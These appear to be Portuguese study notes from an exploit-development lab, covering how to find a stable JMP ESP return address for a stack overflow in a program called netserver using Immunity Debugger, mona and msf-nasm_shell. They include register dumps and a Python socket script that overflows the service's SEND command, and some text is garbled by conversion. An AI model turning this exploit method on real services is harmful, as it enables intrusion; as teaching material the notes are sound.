## Identificando um Bom Endereço de Retorno

 $\alpha$ 

## **RECAPTULANDO**

 $\sim$ 

**BAD CHARS** =  $\xspace \times 00$ 2007 + 4 bytes = **EIP** 

**ESP** = Espaço para o nosso shellcode (500 bytes)

 $EIP \rightarrow ESP \rightarrow shellcode:$ )

Algum problema? Sim:(

O endereço de ESP sempre muda :(

→ Executando o programa duas vezes poderemos ver o endereço do ESP mudando

1ª Vez: 00eafa18

```
Registers (FPU)

EAX 00EAF238 ASCII "SEND A ECX 00AA52E4
EDX 0000000A
EBX 00000110
ESP 00EAFA18
EBP 41414141
ESI 004018F0 netserve.0040
EDI 004018F0 netserve.0040
EIP 42424242
C 0 ES 002B 32bit 0(FFFFF P 1 CS 0023 32bit 0(FFFFF A 0 SS 002B 32bit 0(FFFFFF A 0 SS 002B 32bit 0(FFFFF
```

2ª Vez: 00ddfa18

```
Registers (FPU)

EAX 00DDF238 ASCII "SEND AAAAAAAAA
ECX 006C52E4
EDX 0000000A
EBX 00000114
ESP 00DDFA18
EBP 41414141
ESI 004018F0 netserve.004018F0
EDI 004018F0 netserve.004018F0
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
```

→ Então não adiando colocar o endereço do ESP no lugar onde ficam os B's do código abaixo

```
import socket


dados = "A"*2007 + "BBBB" + "C"*500

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect(("172.15.0.97",5800))
s.recv(1024)
cmd = "SEND "+dados+"\r\n"
s.send(cmd.encode())
```

- → A solução é usar algum endereço que tenha um **JMP ESP** :) e que não esteja assegurado pela ASLR ASLR é uma proteção de memória que troca os enderços a cada execução, geralmente presente em dll's do Windows
- → Forma manual de executar o programa:


Reinicia o programa no Immunity Debugger e dá o play nele. Em seguida, apertamos o



- → Para fazer a busca pelo JMP ESP, devemos:
  - Escolhemos uma das opções setadas acima → botão direito do mouse → view code in CPU
  - Botão diteito do mouse  $\rightarrow$  search for  $\rightarrow$  command  $\rightarrow$  JMP ESP
- → Devemos escolher um endereço que seja fixo. Em geral, é melhor usarmos uma dll do próprio programa.



→ Mas existe uma forma de usarmos o mona para isso:



- $\rightarrow$  Já sabemos que as dll's que tiverem ASLR como True serão um problema, então escolheremos outra (a False)
- + Para descobrirmos o opcode do comando que queremos (no caso queremos o do JMP ESP):

```
locate nasm_shell
```


/usr/bin/msf-nasm\_shell

```
/usr/bin/msf-nasm shell
```

**nasm** > jmp esp

00000000 FFE4 jmp esp

→ Agora usaremo o mona para pesquisar por esse opcode no módulo netserver.dll



ightarrow Nesse caso tivemos 9 possíveis endereços de retorno